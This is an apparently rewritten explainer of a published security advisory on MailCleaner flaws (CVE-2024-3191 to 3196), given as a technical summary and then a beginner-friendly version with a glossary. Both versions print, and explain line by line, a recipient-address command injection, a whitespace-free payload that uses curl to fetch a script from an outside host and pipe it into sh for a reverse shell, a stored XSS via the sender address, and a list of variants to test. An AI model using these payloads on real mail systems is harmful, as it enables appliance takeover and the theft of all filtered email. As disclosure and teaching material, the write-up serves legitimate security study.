Beyond the @ Symbol: Exploiting the Flexibility of Email Addresses For Offensive Purposes
MailCleaner, an email filtering appliance, contained multiple vulnerabilities including an unauthenticated OS command injection via a malicious recipient email address and a stored XSS via the sender address. An attacker could exploit these to take over the appliance as root and access all emails handled by it.
 Published on modzero.com
As part of a security research, our colleagues Michael Imfeld and Pascal Zenker examined the commercial and open source spam filter appliance MailCleaner and identified multiple high severity vulnerabilities (CVE-2024-3191, CVE-2024-3192, CVE-2024-3193, CVE-2024-3194, CVE-2024-3195, CVE-2024-3196). Successful…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
MailCleaner is an email filtering appliance, available in both a commercial and an open source edition, that is designed to counteract spam, viruses and other malicious content. It is deployed much like a reverse proxy for web applications: the main mail exchange record for a domain is pointed at MailCleaner, which applies its filtering and forwards messages to the actual mail server.
During an initial assessment the researchers counted around 4000 instances across the internet. That number is not remarkable on its own, but among the deployments they identified governments, universities and large insurance companies, which makes the appliance an attractive target.
The research by Michael Imfeld and Pascal Zenker identified multiple high severity vulnerabilities, tracked as CVE-2024-3191, CVE-2024-3192, CVE-2024-3193, CVE-2024-3194, CVE-2024-3195 and CVE-2024-3196. Successful exploitation allows an unauthenticated attacker to take over the appliance as the root user and gain full access to all emails handled by it, through a malicious email. The vulnerabilities were communicated to MailCleaner in a coordinated disclosure and were fixed by the vendor. Full technical details, proof of concept code and the disclosure are in the published advisory MZ-24-01.
Setup
The researchers were particularly interested in a vulnerability exposed to the mailing service (SMTP) rather than the web interface, because many publicly available instances do not allow access to the web interface.
They set up a local MailCleaner instance to investigate. To understand the cleaning procedure they sent a couple of emails containing a spam test string, similar to EICAR for viruses, to the local instance, making sure the messages were classified as spam.
For the first experiments they used a local mailcatcher as the target server. This had the advantage that the target would accept any address, so they could focus solely on MailCleaner's behaviour, and it allowed them to leverage the full character set inside a quoted local part.
Finding it
A couple of system() calls in MailCleaner's clean spam quarantine cron job, which runs at midnight every day, caught their interest. One of the lines looked like this:
system("rmdir $domain_entry >/dev/null 2>&1");
Tracing back $domain_entry revealed that the variable is populated with a file path globbed from MailCleaner's spam quarantine directory. That path looked promising, so they investigated further.
Much to their surprise, they found that the file paths in the spam quarantine actually contained the recipient's email address. That is the entry point: the recipient address ends up in a file path, and the file path ends up in a shell command.
Exploitation
Step 1: Injecting a command through the quoted local part
The first attempt used a quoted local part containing shell metacharacters:
";id>mod0;"@[redacted]
On the file system, the injected commands appear in the file name:

Examining the files on the file system shows that we can inject valid shell commands into the file name.
Inserted into the system() line, the code reads:
system("rmdir /var/mailcleaner/spam/[redacted]/;id>mod0;@[redacted] >/dev/null 2>&1");
At this point the researchers knew they could facilitate an OS command injection by sending an email with a malicious recipient address and a high spam score.
Step 2: Getting past recipient verification
There was one problem. MailCleaner verifies each recipient address of an incoming message on the outgoing mail server before accepting and classifying it. The malicious recipient address therefore had to be accepted not only by MailCleaner itself but also by the target mail server.
Registering a mailbox on the target would introduce many new hurdles and would lower the impact significantly. Sub-addressing solves this: an existing address such as [redacted] can be extended with a payload after a plus sign, for example jane.doe+<payload>@gmail.com.
Using Gmail and Outlook as reference outgoing mail providers, it became apparent quickly that both were not strictly RFC compliant, as the quoted email format could not be used. Gmail returned "unknown recipient" when an existing local part was wrapped into quotes, while Outlook responded with "access denied". In consequence only a restricted set of characters could be used. The semicolon, for example, could not be used. The allowed charset boiled down to:
Step 3: Working without whitespace
The greatest challenge was the restriction of the white space character. Proving that the OS command injection is possible was trivial, but without whitespace it could not really be weaponised to gain a reverse shell. The runtime environment in Dash, as opposed to Bash, further limited the options.
On a conceptual level it had to be possible to obtain a whitespace character and store it in an environment variable, to use it in a statement like curl${space}modzero.com|sh. Existing environment variables such as ${IFS} could not be leveraged, because the address was always converted to lower case, making existing environment variables inaccessible.
While skimming through the Dash man page they discovered the section about "Parameter Expansion", which among other functionality provides substring processing. The idea was to extract a whitespace character from the output of another command.
Using df|tac returns the lines of the df output in reversed order, so df's header is always at the very bottom. This output is stored in an environment variable called a. On any system the a variable would always end with this line:
<system dependant>
Filesystem     1K-blocks     Used Available Use% Mounted on
Dash's parameter expansion then comes into play. The expression ${a##*d} tells Dash to remove anything up until the pattern match. As a result the string " on" is returned, exactly what was needed. The curl command would now look like this:
curl${a##*d}.modzero.com|sh
Since ; could not be used to build a chain of commands, || and && had to be used instead. Chaining what they had so far looked like this:
a=`df|tac`&&curl${a##*d}.modzero.com|sh
Step 4: The final payload
For the final exploit a couple of further adjustments had to be made. Since MailCleaner removed one pipe character during processing, one extra pipe is needed at the beginning of the payload to chain everything together. Redirection of the fetched content to Dash via curl was also added. The final weaponised payload looked like this:
john.doe+|||a=`df|tac`&&curl${a##*d}.modzero.com|cat|sh||@gmail.com
After sending a message using the crafted recipient address, a very legitimate looking file appeared in MailCleaner's spam directory:

Examining the files on the file system reveals our RCE payload was successfully created.
At this point they only had to wait for the reverse shell to be triggered. In summary, they built a fully RFC compliant email address without spaces that is also a reverse shell payload.
Step 5: Stored XSS through the sender address
In a very similar fashion they discovered a stored XSS vulnerability triggered by the sender's email address. As opposed to the recipient address, the sender address is not subject to any verification. Therefore the full character set could be leveraged through quoting of the local part, making exploitation trivial. Combining the stored XSS with an authenticated remote code execution in the admin web frontend led to system compromise similar to the OS command injection described above.
Root cause
The mistake is the assumption that an email address consists only of alphanumeric characters, dots and the occasional dash or underscore. RFC standards allow a much wider range of characters in the local part, including quotes and special characters when the local part is quoted. The unquoted local part's alphabet can include any of these characters:
A-Za-z0-9!#$%&'*+-/=?^_`{|}~
For example, [redacted], [redacted] and [email protected] are all valid representations of the local part. When the local part is quoted, the rules become more lenient: the local part is wrapped in quotation marks, enabling the inclusion of spaces, dots and special characters that would otherwise be interpreted differently or not allowed at all:
So "jane.doe...something"@modzero.com, "jane doe"@modzero.com or even ".(),:;<>[]\""@modzero.com are valid. The quoted format tells the email system to take the enclosed sequence of characters exactly as it is, without applying the usual parsing rules.
MailCleaner stores the recipient address in a file path in its spam quarantine directory and later passes that path into a shell command in the clean spam quarantine cron job. Because the address is not validated against the full RFC character set, shell metacharacters in the local part reach the shell. The same misconception applies to the sender address, which is not subject to any verification, so the full character set could be used through quoting.
Impact
An unauthenticated attacker can take over the appliance as the root user and gain full access to all emails handled by it, through a malicious email. The command injection requires the message to be classified as spam, since the vulnerable cron job processes the spam quarantine, and it requires the malicious recipient address to be accepted by the outgoing mail server as well as by MailCleaner. The stored XSS requires the sender address to be displayed to a user, and combining it with an authenticated remote code execution in the admin web frontend leads to system compromise similar to the command injection.
Fix
The vulnerabilities were communicated to MailCleaner in a coordinated disclosure and were fixed by the vendor, which released the fixes swiftly after receiving the report. The report does not describe the specific code changes. The general lesson it draws is to always sanitise input in your programs, and to recognise that any information provided by users, including email addresses, can be a potential security risk.
Variants to test
- Quoted local parts against other mail filters. Send a message to a quoted local part containing shell metacharacters, for example
";id>mod0;"@[redacted], and check whether a file namedmod0appears in any quarantine or spool directory. A positive result is a file whose name contains the injected command or its output. - Sub-addressing with restricted charsets. Where the target mail server rejects quoted addresses, try
user+<payload>@providerwith the charset+&|${}#*`. A positive result is acceptance of the address and execution of the payload. - Whitespace extraction via parameter expansion. On Dash-based systems, try
a=df|tac&&curl${a##*d}.example.com|shand watch for an outbound request toexample.comwith a leading space. A positive result is a connection from the appliance. - Sender address XSS. Send a message with a quoted local part containing HTML or script in the sender address and view the message in the admin interface. A positive result is script execution in the browser.
- Pipe character handling. If the target strips a pipe character during processing, add an extra leading pipe as in
|||a=df|tac...and check whether the chain still executes.
What happened, in plain words
A team of security researchers looked at a piece of software called MailCleaner. MailCleaner is a filter that sits in front of a company's mail server, like a security guard at the door of an office building: every email that arrives is checked for spam and viruses before it is passed on to the real mail server behind it. The researchers found several serious bugs in it. The most serious one lets a stranger take full control of the MailCleaner machine, as its most powerful user (called root), simply by sending it a specially crafted email. Once in control, the attacker can read every email that passes through the filter.
The bugs are tracked under six identifiers, CVE-2024-3191 through CVE-2024-3196. A CVE is a public catalogue number for a known security flaw, so that everyone can refer to the same bug unambiguously. The researchers reported the problems to the vendor in a coordinated disclosure, which means they told the vendor privately first and gave them time to fix the issues before publishing. The vendor fixed them. The full technical details are in the published advisory MZ-24-01.
The two main bug types here are OS command injection and stored XSS. We will explain both from scratch as we go.
What MailCleaner is and why anyone cares
MailCleaner is an email filtering appliance. An appliance here means a ready-made system you install in front of your mail infrastructure. It exists in a commercial edition and an open source edition. Open source means the underlying code is publicly available for anyone to read.
It is deployed much like a reverse proxy for web applications. A reverse proxy is a middleman server that sits between the internet and the real server: visitors talk to the middleman, and the middleman forwards requests to the real server. For email, the domain's main mail exchange record (the DNS entry that tells the internet where a domain's email should be delivered) is pointed at MailCleaner. MailCleaner filters each message and then forwards it to the actual mail server.
During an initial assessment the researchers counted around 4000 instances of MailCleaner across the internet. That number is not remarkable on its own, but among the deployments they identified governments, universities and large insurance companies. That makes the appliance an attractive target: a single bug in a filter used by such organisations can expose a lot of mail.
Setting up a lab
The researchers were particularly interested in a vulnerability reachable through the mailing service (SMTP) rather than through the web interface. SMTP is the protocol email servers use to talk to each other; it is the language in which one mail server hands a message to another. The reason for this focus is practical: many publicly available MailCleaner instances do not allow access to the web interface, so a bug reachable only through the web interface would be much harder to exploit in the wild.
They set up a local MailCleaner instance to investigate. To understand the cleaning procedure they sent a couple of emails containing a spam test string, similar to EICAR for viruses, to the local instance, making sure the messages were classified as spam. EICAR is a harmless test file that antivirus products are designed to flag, so you can check that detection works without using real malware. The equivalent here is a string that makes MailCleaner treat the message as spam.
For the first experiments they used a local mailcatcher as the target server. A mailcatcher is a small test mail server that accepts any message and any address, purely for development. This had two advantages: the target would accept any address, so the researchers could focus solely on MailCleaner's behaviour, and it allowed them to leverage the full character set inside a quoted local part (explained below).
The root cause: what an email address can really contain
Before we look at the bug, we need to understand what an email address is allowed to look like. This is the heart of the whole story.
An email address has two parts separated by the @ symbol: the local part (before the @) and the domain part (after it). The domain part names the provider or organisation, like modzero.com, and can have subdomains such as mail.modzero.com. It is generally restricted to letters, numbers, hyphens and periods.
The local part is the interesting one for a tester. It identifies the mailbox within a domain. Its allowed characters depend on whether it is quoted or unquoted. The unquoted local part's alphabet can include any of these characters:
A-Za-z0-9!#$%&'*+-/=?^_`{|}~
So [redacted], [redacted] and [email protected] are all valid representations of the local part.
When the local part is quoted, the rules become more lenient. The local part is wrapped in quotation marks, which enables the inclusion of spaces, dots and special characters that would otherwise be interpreted differently or not allowed at all:
So "jane.doe...something"@modzero.com, "jane doe"@modzero.com or even ".(),:;<>[]\""@modzero.com are valid. The quoted format tells the email system to take the enclosed sequence of characters exactly as it is, without applying the usual parsing rules. Think of it like putting a phrase in quotation marks in a sentence: everything inside is taken literally, even if it contains punctuation that would normally mean something else.
The mistake many developers make is assuming an email address consists only of letters, numbers, dots and the occasional dash or underscore. That assumption is wrong, and it is the root cause of both bugs described here.
Finding the bug
A couple of system() calls in MailCleaner's clean spam quarantine cron job caught the researchers' interest. Let us unpack that sentence.
A cron job is a scheduled task that a Unix-like system runs automatically at fixed times. This particular job runs at midnight every day and cleans out the spam quarantine, which is the folder where MailCleaner keeps messages it has classified as spam. A system() call is a function in many programming languages that hands a string to the operating system's command shell and runs it as a command. The shell is the program that interprets typed commands (like ls to list files or rmdir to remove a directory).
One of the lines looked like this:
system("rmdir $domain_entry >/dev/null 2>&1");
Line by line:
system(...)asks the operating system to run the command inside the parentheses.rmdiris the shell command that removes an (empty) directory.$domain_entryis a variable: a placeholder that the program fills in with a value before running the command. Whatever text ends up in that variable becomes part of the command.>/dev/nullredirects normal output to a special file that discards it, so the user never sees it.2>&1redirects error output to the same place as normal output, so errors are discarded too.
Tracing back $domain_entry revealed that the variable is populated with a file path globbed from MailCleaner's spam quarantine directory. Globbing means matching file names using wildcard patterns, like *.txt matching every text file. So the program looks through the spam folder, picks a path, and puts that path into the shell command.
That path looked promising, so they investigated further. Much to their surprise, they found that the file paths in the spam quarantine actually contained the recipient's email address. That is the entry point: the recipient address ends up in a file path, and the file path ends up in a shell command. If the address contains characters the shell treats as special, those characters are no longer just text; the shell obeys them.
Step 1: Injecting a command through the quoted local part
The first attempt used a quoted local part containing shell metacharacters. Shell metacharacters are characters that have a special meaning to the shell rather than being plain text, for example ; (run another command after this one) or > (write output to a file).
The payload was:
";id>mod0;"@[redacted]
Line by line:
- The leading
"is a double quote. In the shell, double quotes group text together. By opening a quote here, the attacker closes a quote that the program had opened around the path, which breaks out of the intended text. ;ends the current command and starts a new one.idis a standard command that prints who the current user is and which groups they belong to. It is a harmless way to prove code execution.>mod0writes the output ofidinto a file namedmod0.;ends that command too.@[redacted]is the domain part, a made-up local domain used in the lab.
On the file system, the injected commands appear in the file name:
Examining the files on the file system shows that we can inject valid shell commands into the file name.
Inserted into the system() line, the code reads:
system("rmdir /var/mailcleaner/spam/[redacted]/;id>mod0;@[redacted] >/dev/null 2>&1");
Line by line:
rmdir /var/mailcleaner/spam/[redacted]/is the original command, now pointing at a path that includes the attacker's text.- The
"from the payload closes the string that the program thought it was building. ;id>mod0;is now a separate command: runidand write its output to a file calledmod0.@[redacted] >/dev/null 2>&1is the remainder, with output discarded as before.
At this point the researchers knew they could facilitate an OS command injection by sending an email with a malicious recipient address and a high spam score. OS command injection means tricking a program into running operating system commands that the attacker chose, because untrusted text was passed to the shell without being neutralised.
Step 2: Getting past recipient verification
There was one problem. MailCleaner verifies each recipient address of an incoming message on the outgoing mail server before accepting and classifying it. In other words, before MailCleaner will even take the message, it asks the real mail server behind it: does this recipient exist? The malicious recipient address therefore had to be accepted not only by MailCleaner itself but also by the target mail server.
Registering a mailbox on the target would introduce many new hurdles and would lower the impact significantly. If the attacker had to own a real mailbox on the victim's server, the attack would be far less useful.
Sub-addressing solves this. Sub-addressing is a feature where an existing address can be extended with a tag after a plus sign, and mail still lands in the original inbox. For example, if the real address is [redacted], then [redacted] also reaches Jane. The attacker can therefore take a real, existing address and append a payload after the plus sign, for example jane.doe+<payload>@gmail.com. The address still points at a real mailbox, but the extra text travels along.
Using Gmail and Outlook as reference outgoing mail providers, it became apparent quickly that both were not strictly RFC compliant, as the quoted email format could not be used. RFC here refers to the official documents that define internet standards, including what a valid email address is. Gmail returned "unknown recipient" when an existing local part was wrapped into quotes, while Outlook responded with "access denied". In consequence only a restricted set of characters could be used. The semicolon, for example, could not be used. The allowed charset boiled down to:
Line by line, these are the characters that survived the providers' checks:
+is the sub-addressing separator.&and|are shell operators:|connects the output of one command to the input of another (a pipe), and&can run things in the background or combine commands.`(backtick) runs a command and substitutes its output into the surrounding text.$introduces a variable reference.{and}group a variable name or expression.#is used in pattern matching within variable expansion.*is a wildcard.
Step 3: Working without whitespace
The greatest challenge was the restriction of the white space character. In a shell, a space is what separates a command from its arguments: curl example.com means run curl with the argument example.com. Without spaces, you cannot easily write a command with arguments.
Proving that the OS command injection is possible was trivial, but without whitespace it could not really be weaponised to gain a reverse shell. A reverse shell is a connection from the victim machine back to the attacker, giving the attacker an interactive command prompt on the victim. The runtime environment in Dash, as opposed to Bash, further limited the options. Dash and Bash are two different shells; Dash is smaller and stricter, and some tricks that work in Bash do not work in Dash.
On a conceptual level it had to be possible to obtain a whitespace character and store it in an environment variable, to use it in a statement like curl${space}modzero.com|sh. An environment variable is a named value that the shell keeps in memory and that programs can read, like a labelled box holding a piece of text. If the attacker could put a space into such a box, they could use it wherever a space was needed.
Existing environment variables such as ${IFS} could not be leveraged. IFS is a standard shell variable that holds the characters used to separate words, and it normally contains a space, which is why it is a classic trick. But the address was always converted to lower case, making existing environment variables inaccessible: environment variable names are case-sensitive, and lowercasing the payload turned ${IFS} into ${ifs}, which does not exist.
While skimming through the Dash man page they discovered the section about "Parameter Expansion", which among other functionality provides substring processing. Parameter expansion is the shell's syntax for transforming the value of a variable, for example cutting off part of it. The idea was to extract a whitespace character from the output of another command.
Using df|tac returns the lines of the df output in reversed order, so df's header is always at the very bottom. df is a standard command that reports disk usage, and its output starts with a header line. tac is a command that prints a file or input backwards, line by line. Piping df into tac therefore puts the header at the end. This output is stored in an environment variable called a. On any system the a variable would always end with this line:
<system dependant>
Filesystem     1K-blocks     Used Available Use% Mounted on
Line by line:
<system dependant>is a placeholder for whatever the system prints before the header; the exact content varies.Filesystem 1K-blocks Used Available Use% Mounted onis the standard header ofdf, ending with the wordon.
Dash's parameter expansion then comes into play. The expression ${a##*d} tells Dash to remove anything up until the pattern match. In plain words: take the value of a, find the last d in it, and throw away everything up to and including that d. The header ends in Mounted on, so the last d is the d in Mounted, and what remains is the string " on", a space followed by on. That is exactly what was needed: a leading space. The curl command would now look like this:
curl${a##*d}.modzero.com|sh
Line by line:
curlis a command-line tool for fetching a URL.${a##*d}expands to " on", so the argument becomeson.modzero.com.|shpipes whatevercurldownloads intosh, the shell, which runs it as a script.
Since ; could not be used to build a chain of commands, || and && had to be used instead. && means run the next command only if the previous one succeeded; || means run the next command only if the previous one failed. Chaining what they had so far looked like this:
a=`df|tac`&&curl${a##*d}.modzero.com|sh
Line by line:
a=`df|tac`runsdf, pipes it intotac, and stores the result in the variablea. The backticks mean "run this and use its output here".&&runs the next part only if that succeeded.curl${a##*d}.modzero.comfetches a URL whose hostname begins with the extracted space.|shruns the downloaded content as a shell script.
Step 4: The final payload
For the final exploit a couple of further adjustments had to be made. Since MailCleaner removed one pipe character during processing, one extra pipe is needed at the beginning of the payload to chain everything together. Redirection of the fetched content to Dash via curl was also added. The final weaponised payload looked like this:
john.doe+|||a=`df|tac`&&curl${a##*d}.modzero.com|cat|sh||@gmail.com
Line by line:
john.doe+is the real Gmail address plus the sub-addressing separator, so the message passes recipient verification.|||is three pipe characters. One of them is consumed by MailCleaner during processing, and the remaining ones chain the commands together.a=`df|tac`stores the reversed disk-usage output ina, as before.&&continues only on success.curl${a##*d}.modzero.comfetches the attacker's script, using the extracted space to separate the command from its argument.|cat|shpasses the downloaded content throughcat(which simply copies its input to its output) and then intosh, which runs it.||@gmail.comcloses the address with the domain part.
After sending a message using the crafted recipient address, a very legitimate looking file appeared in MailCleaner's spam directory:
Examining the files on the file system reveals our RCE payload was successfully created.
At this point they only had to wait for the reverse shell to be triggered. In summary, they built a fully RFC compliant email address without spaces that is also a reverse shell payload.
Step 5: Stored XSS through the sender address
In a very similar fashion they discovered a stored XSS vulnerability triggered by the sender's email address. XSS stands for cross-site scripting: a bug where an application stores text supplied by an attacker and later shows it to other users without neutralising it, so that any code hidden in the text runs in those users' browsers. "Stored" means the malicious text is saved on the server first, rather than being reflected back immediately.
As opposed to the recipient address, the sender address is not subject to any verification. Nobody checks that the sender address exists, so the full character set could be leveraged through quoting of the local part, making exploitation trivial. Combining the stored XSS with an authenticated remote code execution in the admin web frontend led to system compromise similar to the OS command injection described above. Remote code execution means running your own code on the victim's machine.
Impact
An unauthenticated attacker can take over the appliance as the root user and gain full access to all emails handled by it, through a malicious email. Unauthenticated means no login or account is needed. Root is the most powerful account on a Unix-like system, able to do anything.
The command injection requires the message to be classified as spam, since the vulnerable cron job processes the spam quarantine, and it requires the malicious recipient address to be accepted by the outgoing mail server as well as by MailCleaner. The stored XSS requires the sender address to be displayed to a user, and combining it with an authenticated remote code execution in the admin web frontend leads to system compromise similar to the command injection.
Fix and lessons
The vulnerabilities were communicated to MailCleaner in a coordinated disclosure and were fixed by the vendor, which released the fixes swiftly after receiving the report. The report does not describe the specific code changes. The general lesson it draws is to always sanitise input in your programs, and to recognise that any information provided by users, including email addresses, can be a potential security risk. Sanitising means cleaning or escaping input so that special characters cannot change the meaning of a command or a web page.
Variants to test
- Quoted local parts against other mail filters. Send a message to a quoted local part containing shell metacharacters, for example
";id>mod0;"@[redacted], and check whether a file namedmod0appears in any quarantine or spool directory. A positive result is a file whose name contains the injected command or its output. - Sub-addressing with restricted charsets. Where the target mail server rejects quoted addresses, try
user+<payload>@providerwith the charset+&|${}#*`. A positive result is acceptance of the address and execution of the payload. - Whitespace extraction via parameter expansion. On Dash-based systems, try
a=df|tac&&curl${a##*d}.example.com|shand watch for an outbound request toexample.comwith a leading space. A positive result is a connection from the appliance. - Sender address XSS. Send a message with a quoted local part containing HTML or script in the sender address and view the message in the admin interface. A positive result is script execution in the browser.
- Pipe character handling. If the target strips a pipe character during processing, add an extra leading pipe as in
|||a=df|tac...and check whether the chain still executes.
Glossary
- Appliance: a ready-made hardware or software system installed to perform one job, here email filtering.
- CVE: a public catalogue number for a known security vulnerability.
- Coordinated disclosure: reporting a bug privately to the vendor and giving them time to fix it before publishing details.
- SMTP: the protocol email servers use to exchange messages.
- Reverse proxy: a middleman server that receives traffic and forwards it to the real server behind it.
- Mail exchange record: a DNS entry that says where a domain's email should be delivered.
- Open source: software whose source code is publicly available.
- Cron job: a task a Unix-like system runs automatically on a schedule.
system()call: a programming function that hands a string to the operating system's shell to run as a command.- Shell: the program that interprets typed commands and runs them.
- Variable: a named placeholder holding a value that a program fills in.
- Globbing: matching file names with wildcard patterns.
- Shell metacharacter: a character with special meaning to the shell, such as
;,|or>. - OS command injection: tricking a program into running operating system commands chosen by an attacker, because untrusted text reached the shell.
- Local part: the part of an email address before the
@. - Domain part: the part of an email address after the
@. - Quoted local part: a local part wrapped in quotation marks, which allows spaces and special characters.
- RFC: the official documents that define internet standards, including valid email addresses.
- Sub-addressing: extending an address with a tag after a plus sign, so mail still reaches the original inbox.
- Spam quarantine: the folder where a filter keeps messages it classified as spam.
- Environment variable: a named value kept in memory that programs and the shell can read.
IFS: a standard shell variable holding the characters used to separate words, normally including a space.- Parameter expansion: shell syntax for transforming a variable's value, for example cutting off part of it.
df: a standard command that reports disk usage.tac: a command that prints input backwards, line by line.curl: a command-line tool for fetching a URL.- Pipe (
|): a shell operator that feeds the output of one command into the input of another. &&and||: shell operators that run the next command only if the previous one succeeded (&&) or failed (||).- Reverse shell: a connection from the victim machine back to the attacker that gives an interactive command prompt.
- Dash and Bash: two Unix shells; Dash is smaller and stricter.
- Root: the most powerful account on a Unix-like system.
- Unauthenticated: reachable without logging in.
- Stored XSS: XSS where the malicious text is saved on the server before being shown.
- Remote code execution: running your own code on someone else's machine.
- Sanitising: cleaning or escaping input so special characters cannot change the meaning of a command or a web page.
- EICAR: a harmless test file that antivirus products are designed to flag.
- Mailcatcher: a small test mail server that accepts any message and address, used for development.



